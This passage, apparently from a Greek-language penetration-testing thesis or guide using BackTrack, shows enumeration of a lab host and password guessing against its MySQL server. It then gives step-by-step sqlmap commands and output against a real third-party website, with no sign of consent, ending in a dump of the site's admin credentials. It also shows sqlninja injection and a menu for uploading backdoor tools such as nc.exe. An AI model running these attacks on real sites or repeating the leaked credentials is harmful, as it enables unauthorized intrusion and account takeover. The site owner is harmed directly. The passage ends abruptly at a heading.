 2          Printer  Running  TP Output Gateway
 3         Processor  Running  Intel
 4          Network  Unknown  MS TCP Loopback interface
 5          Network  Unknown  AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Minipor
 6       Disk Storage  Unknown  A:\
 7       Disk Storage  Unknown  D:\
 8       Disk Storage  Running  Fixed Disk
 9          Keyboard  Running  IBM enhanced (101- or 102-key) keyboard, Subtype=(0)

[*] Storage information
---------------------------------------------------------------------------------------------

A:\
        Device id      : 1
        Device type    : Removable Disk
        Filesystem type : Unknown

C:\ Label:  Serial Number 309cc32a
        Device id      : 2
        Device type    : Fixed Disk
        Filesystem type : NTFS
        Device units   : 4096
        Memory size    : 40G
        Memory used    : 3.6G
        Memory free    : 37G

D:\
        Device id      : 3
        Device type    : Compact Disc
        Filesystem type : Fat

Virtual Memory
        Device id      : 4
        Device type    : Virtual Memory
        Filesystem type : Unknown
        Device units   : 65536
        Memory size    : 2.6G
        Memory used    : 182M
        Memory free    : 2.4G

Physical Memory
        Device id      : 5
        Device type    : Ram
        Filesystem type : Unknown
        Device units   : 65536
        Memory size    : 1.1G
        Memory used    : 309M
        Memory free    : 792M


[*] User accounts
---------------------------------------------------------------------------------------------

Administrator
```

Guest
HelpAssistant
SUPPORT_388945a0

[*] Processes

Total processes : 29

Process type : 1 unknown, 2 operating system, 3 device driver, 4 application
Process status : 1 running, 2 runnable, 3 not runnable, 4 invalid

Process id	Process name	Process type	Process status	Process path
1	System Idle Process	2	1	
1076	svchost.exe	4	1	C:\WINDOWS\System32\
1128	svchost.exe	4	1	C:\WINDOWS\system32\
1272	svchost.exe	4	1	C:\WINDOWS\system32\
1340	alg.exe	4	1	C:\WINDOWS\System32\
1504	explorer.exe	4	1	C:\WINDOWS\
1592	spoolsv.exe	4	1	C:\WINDOWS\system32\
1780	vmtoolsd.exe	4	1	C:\Program Files\VMware\VMware Tools\
1788	msmsgs.exe	4	1	C:\Program Files\Messenger\
1800	wscntfy.exe	4	1	C:\WINDOWS\system32\
1976	vmtoolsd.exe	4	1	C:\Program Files\VMware\VMware Tools\
1988	TPAutoConnect.exe	4	1	
244220	Apache.exe	4	1	C:\Program Files\Apache Group\Apache2\bin\
244244	Apache.exe	4	1	C:\Program Files\Apache Group\Apache2\bin\
251752	snmp.exe	4	1	C:\WINDOWS\System32\
251772	snmptrap.exe	4	1	C:\WINDOWS\System32\
270904	sstext3d.scr	4	1	C:\WINDOWS\system32\
344	svchost.exe	4	1	C:\WINDOWS\System32\
4	System	2	1	
52192	tlntsvr.exe	4	1	C:\WINDOWS\system32\
544	smss.exe	4	1	\SystemRoot\System32\
612	csrss.exe	4	1	C:\WINDOWS\system32\
636	winlogon.exe	4	1	
680	services.exe	4	1	C:\WINDOWS\system32\
692	lsass.exe	4	1	C:\WINDOWS\system32\
848	vmacthlp.exe	4	1	C:\Program Files\VMware\VMware Tools\
864	svchost.exe	4	1	C:\WINDOWS\system32\
924	TPAutoConnSvc.exe	4	1	C:\Program Files\VMware\VMware Tools\

[*] Network information

IP forwarding enabled : no
Default TTL : 128
TCP segments received : 647517
TCP segments sent : 341515
TCP segments retrans. : 12
Input datagrams : 656140
Delivered datagrams : 656133
Output datagrams : 348583

[*] Network interfaces

Interface : [up] MS TCP Loopback interface

```
        Interface Speed     : 10 Mbps
        IP Address          : 127.0.0.1
        Netmask             : 255.0.0.0
        MTU                 : 1520
        Bytes In            : 258985 (253K)
        Bytes Out           : 258985 (253K)

Interface           : [ up ] AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

        Hardware Address    : 00:0c:29:e2:e7:e4
        Interface Speed     : 1000 Mbps
        IP Address          : 192.168.1.50
        Netmask             : 255.255.255.0
        MTU                 : 1500
        Bytes In            : 176797130 (169M)
        Bytes Out           : 36382820 (35M)


[*] Routing information
---------------------------------------------------------------------------------------------

    Destination     Next Hop          Mask          Metric

      0.0.0.0       192.168.1.1       0.0.0.0         10
    127.0.0.0       127.0.0.1         255.0.0.0       1
  192.168.1.0       192.168.1.50      255.255.255.0   10
192.168.1.255       192.168.1.50      255.255.255.255 10
  192.168.1.50       127.0.0.1        255.255.255.255 10
    224.0.0.0       192.168.1.50      240.0.0.0       10

[*] Network services
---------------------------------------------------------------------------------------------

Apache2
Application Layer Gateway Service
Automatic Updates
COM+ Event System
Computer Browser
Cryptographic Services
DCOM Server Process Launcher
DHCP Client
DNS Client
Distributed Link Tracking Client
Error Reporting Service
Event Log
Fast User Switching Compatibility
HTTP SSL
Help and Support
IPSEC Services
Logical Disk Manager
NT LM Security Support Provider
Network Connections
Network Location Awareness (NLA)
Plug and Play
Print Spooler
Protected Storage
Remote Access Connection Manager
Remote Procedure Call (RPC)
```

Remote Registry
SNMP Service
SNMP Trap Service
SSDP Discovery Service
Secondary Logon
Security Accounts Manager
Security Center
Server
Shell Hardware Detection
System Event Notification
System Restore Service
TCP/IP NetBIOS Helper
TP AutoConnect Service
Task Scheduler
Telephony
Telnet
Terminal Services
Themes
VMware Physical Disk Helper Service
VMware Tools
WebClient
Windows Audio
Windows Firewall/Internet Connection Sharing (ICS)
Windows Management Instrumentation
Windows Time
Wireless Zero Configuration
Workstation

[*] Listening TCP ports and connections

Local Address	Port	Remote Address	Port	State
0.0.0.0	135	0.0.0.0	47139	Listening
0.0.0.0	23	0.0.0.0	20725	Listening
0.0.0.0	2869	0.0.0.0	57457	Listening
0.0.0.0	445	0.0.0.0	24805	Listening
0.0.0.0	80	0.0.0.0	2048	Listening
127.0.0.1	1026	0.0.0.0	2272	Listening

[*] Listening UDP ports

Local Address	Port
0.0.0.0	1025
0.0.0.0	1116
0.0.0.0	1353
0.0.0.0	161
0.0.0.0	162
0.0.0.0	445
0.0.0.0	4500
0.0.0.0	500
127.0.0.1	123
127.0.0.1	1900
192.168.1.50	123
192.168.1.50	137
192.168.1.50	138

[*] Software components
---

1. Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148
2. WebFldrs XP
3. VMware Tools

[*] Web server information

Total bytes sent low word : -
Total bytes received low word : -
Total files sent : -
Current anonymous users : -
Current non anonymous users : -
Total anonymous users : -
Total non anonymous users : -
Max anonymous users : -
Max non anonymous users : -
Current connections : -
Max connections : -
Connection attempts : -
Logon attempts : -
Total gets : -
Total posts : -
Total heads : -
Total others : -
Total CGI requests : -
Total BGI requests : -
Total not found errors : -

[*] Enumerated 192.168.1.50 in 13.27 seconds

5.6.4 Ανάλυση Εφαρμογών Ιστού (Web application analysis)

Οι περισσότερες εφαρμογές που έχουν αναπτυχθεί ενσωματώνουν σήμερα διαφορετικές τεχνολογίες web οι οποίες αυξάνουν την πολυπλοκότητά τους καθώς και τον κίνδυνο να εκτεθούν τα ευαίσθητα δεδομένα. Οι Web εφαρμογές έχουν πάντα ένα μακροχρόνιο στόχο για τους κακόβουλους αντιπάλους για να κλέψουν, να χειραγωγήσουν, να σαμποτάρουν και να εκβιάζουν. Αυτή η εξάπλωση των εφαρμογών web έχει θέσει τεράστιες προκλήσεις για δοκιμαστές διείσδυσης. Το κλειδί είναι να εξασφαλιστεί η ασφάλεια σε επίπεδο εφαρμογών web (frontend) και σε επίπεδο βάσεων δεδομένων (backend) για το δίκτυο. Αυτό είναι απολύτως απαραίτητο, επειδή οι web εφαρμογές δρουν ως ένα σύστημα επεξεργασίας δεδομένων και η βάση δεδομένων είναι υπεύθυνη για την αποθήκευση ευαίσθητων δεδομένων (για παράδειγμα, τις πιστωτικές κάρτες, τα στοιχεία του πελάτη, τα στοιχεία ταυτότητας, και ούτω καθεξής). Εδώ θα κάνουμε έναν διαχωρισμό για δοκιμές εφαρμογών web και βάσεων δεδομένων ξεχωριστά. Ωστόσο, είναι εξαιρετικά σημαντικό να καταλάβουμε τη βασική σχέση και την αρχιτεκτονική μιας συνδυασμένης τεχνολογικής υποδομής. Στην συνέχεια θα παρουσιάσουμε εργαλεία που θα αποκαλύπτουν την ευπάθεια web εφαρμογών καθώς και βάσεων δεδομένων σε μια κοινή διαδικασία αξιολόγησης της τεχνολογίας. Αυτό σημαίνει ότι ορισμένα απ' αυτά θα τα αξιοποιήσουμε σε frontend επίπεδο, προκειμένου να θέσουμε σε κίνδυνο την ασφάλεια των backend (βάση δεδομένων) και αντίστροφα. Ένα τέτοιο παράδειγμα είναι η διαδικασία της επίθεσης SQL (SQL injection).

Database assessment tools

Μια sql επίθεση έχει ως στόχο την λήψη ηλεκτρονικών αποτυπωμάτων, την καταμέτρηση, τον έλεγχο του κωδικού πρόσβασης καθώς και την αξιολόγηση του στόχου, επιτρέποντας έτσι στον ελεγκτή να

επανεξετάσει τις αδυναμίες που διαπιστώθηκαν στην εφαρμογή web frontend, καθώς και στη βάση δεδομένων backend.

DBPwAudit

Το DBPwAudit είναι ένα εργαλείο Java που μας επιτρέπει να εκτελέσουμε έναν απευθείας έλεγχο της ποιότητας του κωδικού πρόσβασης για διάφορες μηχανές βάσεων δεδομένων. Ο σχεδιασμός της εφαρμογής επιτρέπει την εύκολη προσθήκη επιπλέον προγραμμάτων οδήγησης βάσεων δεδομένων με την απλή αντιγραφή νέων οδηγών JDBC (οδηγοί βάσεων δεδομένων). Η σάρωση γίνεται σε δύο αρχεία, το αρχείο aliases.conf που χρησιμοποιείται για την αντιστοίχιση με τα ψευδώνυμα usernames και το rules.conf που λέει στην εφαρμογή πώς να χειριστεί τα μηνύματα λάθους από τη σάρωση.
Από το p.c που τρέχει το backtrack ξεκινώ: Backtrack/Exploitation Tools/Database Exploitation Tools/Oracle Exploitation Tools/dbpwaudit. Κατόπιν δίνοντας *./dbpwaudit* εμφανίζονται οι επιλογές μέσω των ορισμάτων του εν λόγω εργαλείου. Για τις ανάγκες της σάρωσης θα δημιουργήσουμε και δύο (2) αρχεία ένα usernames.txt και ένα passwords.txt. Έτσι από τερματικό εισάγουμε :
./dbpwaudit.sh -s test ergasia -d mysql -D MySQL -U ~root/users.txt -P ~root/passwords.txt

Το αποτέλεσμα:

```
root@bt:/pentest/database/dbpwaudit# ./dbpwaudit.sh -s 192.168.1.50 -d mysql -D MySQL -U
~root/users.txt -P ~root/passwords.txt
DBPwAudit v0.8 by Patrik Karlsson <patrik@cqure.net>
----------------------------------------------------
[Mon Jun 03 18:58:45 EEST 2013] Starting password audit ...
[Mon Jun 03 18:58:45 EEST 2013] Testing user: nikos, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: giorgos, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: kyriakos, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: paulos, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: maria, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: eleni, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: ergasia, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: test, pass: 12334
[Mon Jun 03 18:58:45 EEST 2013] Testing user: athina, pass: 12334
.....................................................................
.....................................................................
The last packet sent successfully to the server was 0 milliseconds ago. The driver has not received any
packets from the server., code: 0
ERROR: message: Communications link failure

The last packet sent successfully to the server was 0 milliseconds ago. The driver has not received any
packets from the server., code: 0
[Mon Jun 03 19:01:06 EEST 2013] Testing user: ergasia, pass: kour
[Mon Jun 03 19:01:06 EEST 2013] Testing user: manolis, pass: kour
ERROR: message: Communications link failure

The last packet sent successfully to the server was 0 milliseconds ago. The driver has not received any
packets from the server., code: 0
ERROR: message: Communications link failure

The last packet sent successfully to the server was 0 milliseconds ago. The driver has not received any
packets from the server., code: 0
[Mon Jun 03 19:01:06 EEST 2013] Finnishing password audit ...

Results for password scan against test using provider MySQL
user: ergasia, pass: 12334
------------------------------------------------------------

Tested 100 passwords in 2.247 seconds (44.503784tries/sec)
```

Μ' αυτό τον τρόπο έχουμε ανακαλύψει με επιτυχία ένα έγκυρο λογαριασμό χρήστη. Η χρήση του ορίσματος -d αντιπροσωπεύει το όνομα της βάσης δεδομένων του στόχου, -D το ψευδώνυμο τη βάση δεδομένων σχετική με το στόχο το DBMS, -U τα ονόματα από τη λίστα, και -P τους κωδικούς από την λίστα.

Sqlmap

Το Sqlmap είναι άλλο ένα εργαλείο ανακάλυψης βάσεων δεδομένων σε δικτυακούς τόπους. Ο κύριος σκοπός του είναι να ανιχνεύσει, να εντοπίσει, και να εκμεταλλευτεί τις αδυναμίες SQL για μια συγκεκριμένη διεύθυνση URL. Υποστηρίζει διάφορα συστήματα βάσεων δεδομένων (DBMS) διαχείρισης όπως τα MS-SQL, MySQL, Oracle και PostgreSQL. Επίσης, είναι ικανή να ανιχνεύσει άλλα συστήματα βάσεων δεδομένων, όπως τα DB2, Informix, Sybase, Interbase, και MS Access. Το Sqlmap χρησιμοποιεί τέσσερις μοναδικές τεχνικές SQL injections, αυτές περιλαμβάνουν την επαγωγική τυφλή SQL injection, SQL injection μέσω ερωτήματος, θέτοντας ερωτήματα σε ουρά, και με βάση το χρόνο SQL injection. Τα χαρακτηριστικά του Sqlmap και οι επιλογές του περιλαμβάνουν ηλεκτρονικά αποτυπώματα δεδομένων καθώς και την καταμέτρησή τους, εξόρυξη δεδομένων, πρόσβαση στο σύστημα αρχείων στόχου και εκτέλεση αυθαίρετων εντολών με πλήρη πρόσβαση στο λειτουργικό σύστημα στόχο.

Για τις ανάγκες της δοκιμής μας ανακαλύψαμε έναν δικτυακό τόπο με ευπάθειες : www.samaengineering.com.pk/page.php?page_id=6. Ξεκινάμε από το σύστημα που τρέχει το backtrack: Backtrack/Exploitation Tools/Database Exploitation Tools/MySQL Exploitation Tools/sqlmap
Ταυτόχρονα σε τερματικό και αφού μεταφερόμαστε αυτόματα στο επιθυμητό path εισάγουμε :
./sqlmap.py –u "http:// www.samaengineering.com.pk/page.php?page_id=6" --dbs όπου το όρισμα στο τέλος θα ελέγξει τον συγκεκριμένο δικτυακό τόπο για βάσεις δεδομένων.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
"http://www.samaengineering.com.pk/page.php?page_id=6" --dbs

 Sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
 http://sqlmap.org

[*] starting at 16:05:20

[16:05:22] [INFO] testing connection to the target url
[16:05:24] [INFO] testing if the url is stable, wait a few seconds
[16:05:25] [INFO] url is stable
[16:05:25] [INFO] testing if GET parameter 'page_id' is dynamic
[16:05:26] [INFO] confirming that GET parameter 'page_id' is dynamic
[16:05:27] [INFO] GET parameter 'page_id' is dynamic
[16:05:28] [WARNING] reflective value(s) found and filtering out
[16:05:28] [WARNING] heuristic test shows that GET parameter 'page_id' might not be injectable
[16:05:28] [INFO] testing for SQL injection on GET parameter 'page_id'
[16:05:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:05:31] [INFO] GET parameter 'page_id' is 'AND boolean-based blind - WHERE or HAVING clause'
……
……
[16:05:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
least one other injection technique found
[16:06:02] [INFO] target url appears to be UNION injectable with 8 columns
[16:06:05] [INFO] GET parameter 'page_id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'page_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points with a total of 40 HTTP(s) requests:
---
Place: GET
Parameter: page_id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page_id=6 AND 1816=1816

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
```

```
    Payload: page_id=6 LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, NULL,
CONCAT(0x3a61786f3a,0x6f4878706954764a7847,0x3a6d63703a), NULL, NULL, NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: page_id=6 AND SLEEP(5)
---

[16:06:30] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.2.23, PHP 5.2.17
back-end DBMS: MySQL 5.0.11
[16:06:30] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] samaengi_db

[16:06:31] [INFO] fetched data logged to text files under
'/pentest/database/sqlmap/output/www.samaengineering.com.pk'

[*] shutting down at 16:06:31
```

Από το αποτέλεσμα παρατηρούμε ότι ο συγκεκριμένος δικτυακός τόπος έχει δύο (2) βάσεις δεδομένων. Εάν θέλουμε τώρα να εμφανίσουμε τους πίνακες των συγκεκριμένων βάσεων.
./sqlmap.py -u "http://www.samaengineering.com.pk/page.php?page_id=6" -D samaengi_db --tables
όπου το όρισμα –D κάνει χρήση της βάσης που μόλις βρήκαμε.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
"http://www.samaengineering.com.pk/page.php?page_id=6" -D samaengi_db --tables

 Sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
 http://sqlmap.org
[*] starting at 17:05:10

[17:05:11] [INFO] resuming back-end DBMS 'mysql'
[17:05:11] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: page_id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page_id=6 AND 1816=1816

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: page_id=6 LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, NULL,
CONCAT(0x3a61786f3a,0x6f4878706954764a7847,0x3a6d63703a), NULL, NULL, NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: page_id=6 AND SLEEP(5)
---

[17:05:12] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.2.23, PHP 5.2.17
back-end DBMS: MySQL 5.0.11
[17:05:12] [INFO] fetching tables for database: 'samaengi_db'
```

Database: samaengi_db
[64 tables]
+--------------------+
| sama_admin |
| sama_admin |
| sama_admin |
| sama_admin |
| sama_category |
| sama_category |
| sama_category |
| sama_category |
| sama_childnav |
| sama_childnav |
| sama_childnav |
| sama_childnav |
| sama_content |
| sama_content |
| sama_content |
| sama_content |
| sama_form |
| sama_form |
| sama_form |
……
……

| sama_products |
| sama_products |
| sama_pseries |
| sama_pseries |
| sama_pseries |
| sama_pseries |
| sama_service |
| sama_service |
| sama_service |
| sama_service |
| sama_slider |
| sama_slider |
| sama_slider |
| sama_slider |
| sama_subnav |
| sama_subnav |
| sama_subnav |
| sama_subnav |
| sama_users |
| sama_users |
| sama_users |
| sama_users |
+--------------------+

[17:05:12] [INFO] fetched data logged to text files under
'/pentest/database/sqlmap/output/www.samaengineering.com.pk'

[*] shutting down at 17:05:12

Στην συνέχεια εάν θέλουμε την εμφάνιση στηλών εισάγουμε από το backtrack και πάλι:
./sqlmap.py -u "http://www.samaengineering.com.pk/page.php?page_id=6" -D information_schema --tables

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
"http://www.samaengineering.com.pk/page.php?page_id=6" -D samaengi_db -T sama_admin --columns

```
   sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
   http://sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:14:43

[17:14:44] [INFO] resuming back-end DBMS 'mysql'
[17:14:44] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: page_id
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: page_id=6 AND 1816=1816

   Type: UNION query
   Title: MySQL UNION query (NULL) - 8 columns
   Payload: page_id=6 LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, NULL,
CONCAT(0x3a61786f3a,0x6f4878706954764a7847,0x3a6d63703a), NULL, NULL, NULL#

   Type: AND/OR time-based blind
   Title: MySQL > 5.0.11 AND time-based blind
   Payload: page_id=6 AND SLEEP(5)
---

[17:14:45] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.2.23, PHP 5.2.17
back-end DBMS: MySQL 5.0.11
[17:14:45] [INFO] fetching columns for table 'sama_admin' in database 'samaengi_db'
Database: samaengi_db
Table: sama_admin
[6 columns]
+-----------+---------------+
| Column  |       Type     |
+------------+--------------+
| date       | varchar(50)  |
| id          |    int(11)     |
| name     | varchar(50) |
| pass       | varchar(50) |


| role        | varchar(50) |
| status     |    int(11)    |
+------------+-------------+

[17:14:46] [INFO] fetched data logged to text files under
'/pentest/database/sqlmap/output/www.samaengineering.com.pk'

[*] shutting down at 17:14:46
```

Εάν θέλουμε περισσότερες πληροφορίες
./sqlmap.py -u "http://www.samaengineering.com.pk/page.php?page_id=6" -D samaengi_db -T sama_admin --dump

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
"http://www.samaengineering.com.pk/page.php?page_id=6" -D samaengi_db -T sama_admin --dump

Sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
 http://sqlmap.org
……
……....
 [17:29:19] [INFO] analyzing table dump for possible password hashes
Database: samaengi_db
Table: sama_admin
[2 entries]
+----+-----------+--------------+----------+--------------+---------+
| id  | name      | role         | pass     | date         | status  |
+----+-----------+--------------+----------+--------------+---------+
| 1   | admin     | admin        | admin    | 23-2-2012    | 1       |
| 2  | moderator | moderator    | mod      | 23-2-2012    | 1       |
+----+-----------+-----------+-------+-----------+--------+--------+

[17:29:19] [INFO] table 'samaengi_db.sama_admin' dumped to CSV file
'/pentest/database/sqlmap/output/www.samaengineering.com.pk/dump/samaengi_db/sama_admin.csv'
[17:29:19] [INFO] fetched data logged to text files under
'/pentest/database/sqlmap/output/www.samaengineering.com.pk'

[*] shutting down at 17:29:19
```

Sqlninja

Ακόμα ένα εργαλείο που μας βοηθά να αντλήσουμε πληροφορίες σχετικά με την βάση από ένα δικτυακό τόπο είναι το sqlninja.Το sqlninja είναι ένα εξειδικευμένο εργαλείο που αναπτύχθηκε με στόχο τις εφαρμογές web που χρησιμοποιούν το MS-SQL Server στο backend τους, και είναι ευάλωτα σε SQL ευπάθειες. Κύριος στόχος του είναι να εκμεταλλευτεί αυτές τις ευπάθειες αναλαμβάνοντας τον απομακρυσμένο διακομιστή της βάσης δεδομένων μέσα από ένα κέλυφος εντολών και όχι μόνο την εξαγωγή των δεδομένων από τη βάση δεδομένων. Περιλαμβάνει διάφορες επιλογές για να εκτελέσει το έργο αυτό, όπως τα ηλεκτρονικά αποτυπώματα του server, τον κωδικό πρόσβασης, την κλιμάκωση προνομίων, το ανέβασμα απομακρυσμένης «κερκόπορτας»(επιβλαβές πρόγραμμα), firewall bypass, ενιαία εκτέλεση εντολών. Διαπιστώνουμε ότι δεν είναι απλά ένα εργαλείο για να ανιχνεύσουμε και να ανακαλύψουμε τα τρωτά σημεία SQL, αλλά έχει ως στόχο του την εκμετάλλευση των ήδη υπαρχουσών ευπαθειών για να αποκτήσουμε έτσι πρόσβαση στο λειτουργικό σύστημα-στόχο.

Ξεκινάμε την εφαρμογή sqlninja : Backtrack / Exploitation Tools / Web Exploitation Tools / sqlninja. Αφού προβούμε σε κατάλληλες ρυθμίσεις του configuration file τρέχουμε από τερματικό τις παρακάτω εντολές.(Για τις ανάγκες της δοκιμής θα κάνουμε χρήση του δικτυακού τόπου www.sqlninja.sourceforce.net/sqlninja-howto.html).

Πηγαίνοντας στο επιθυμητό path εκτελούμε από τερματικό :

```
root@bt:/pentest/database/sqlninja# ./sqlninja -m t
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing sqlninja.conf..
[+] Target is: sqlninja.sourceforge.net:80
[+] Trying to inject a 'wait for delay'....
[+] Injection was successfull!!!
```

Όπως μπορούμε να δούμε, το αρχείο ρυθμίσεων μας έχει αναλυθεί και η δοκιμή διείσδυσης ήταν επιτυχής. Μπορούμε να προχωρήσουμε τώρα τα βήματά μας για τα ηλεκτρονικά αποτυπώματα του στόχου και να πάρουμε περισσότερες πληροφορίες σχετικά με τον SQL Server και τα προνόμια του λειτουργικού

συστήματος. Στην συνέχεια με το όρισμα εμφανίζεται μια λίστα επιλογών ανάλογα με το ποια πληροφορία επιθυμούμε να εμφανίσουμε

```
root@bt:/pentest/database/sqlninja# ./sqlninja -m f
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing sqlninja.conf...
[+] Target is: sqlninja.sourceforge.net:80
What do you want to discover ?
 0 - Database version (2000/2005/2008)
 1 - Database user
 2 - Database user rights
 3 - Whether xp_cmdshell is working
 4 - Whether mixed or Windows-only authentication is used
 5 - Whether SQL Server runs as System
     (xp_cmdshell must be available)
 6 - Current database name
 a - All of the above
 h - Print this menu
 q – exit
```

Επίσης μπορούμε να ανεβάσουμε ένα αρχείο με κακόβουλο κώδικα :

```
root@bt:/pentest/database/sqlninja# ./sqlninja -m u
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing sqlninja.conf...
[+] Target is: sqlninja.sourceforge.net:80
 Specify the binary or script file to upload
 shortcuts:
   1: apps/nc.exe
   2: apps/dnstun.exe
   3: apps/churrasco.exe
   4: apps/icmpsh.exe
   5: apps/vdmallowed.exe
   6: apps/vdmexploit.dll
```

Η χρήση «κερκόπορτας» από την ανωτέρω εντολή μπορεί να χρησιμοποιηθεί για να αποκτήσουμε πλήρη πρόσβαση σε ένα απομακρυσμένο μηχάνημα.


5.6.5 Εργαλεία αξιολόγησης εφαρμογής (Application assessment tools)

Τα εργαλεία της κατηγορίας αυτής επικεντρώνονται κυρίως στην ασφάλεια των υποδομών σε επίπεδο front-end web. Μπορούν να χρησιμοποιηθούν για τον εντοπισμό, την ανάλυση, και την αξιοποίηση ενός ευρύ φάσματος τρωτών σημείων της ασφάλειας των εφαρμογών. Τέτοιες εφαρμογές είναι η υπερχείλιση του buffer, το cross-site scripting (XSS), οι SQL - SSI - XML ευπάθειες, η κατάχρηση της λειτουργικότητας, η πρόβλεψη συνεδριών, η αποκάλυψη πληροφοριών και πολλές άλλες επιθέσεις και αδυναμίες.


Gredel Scan

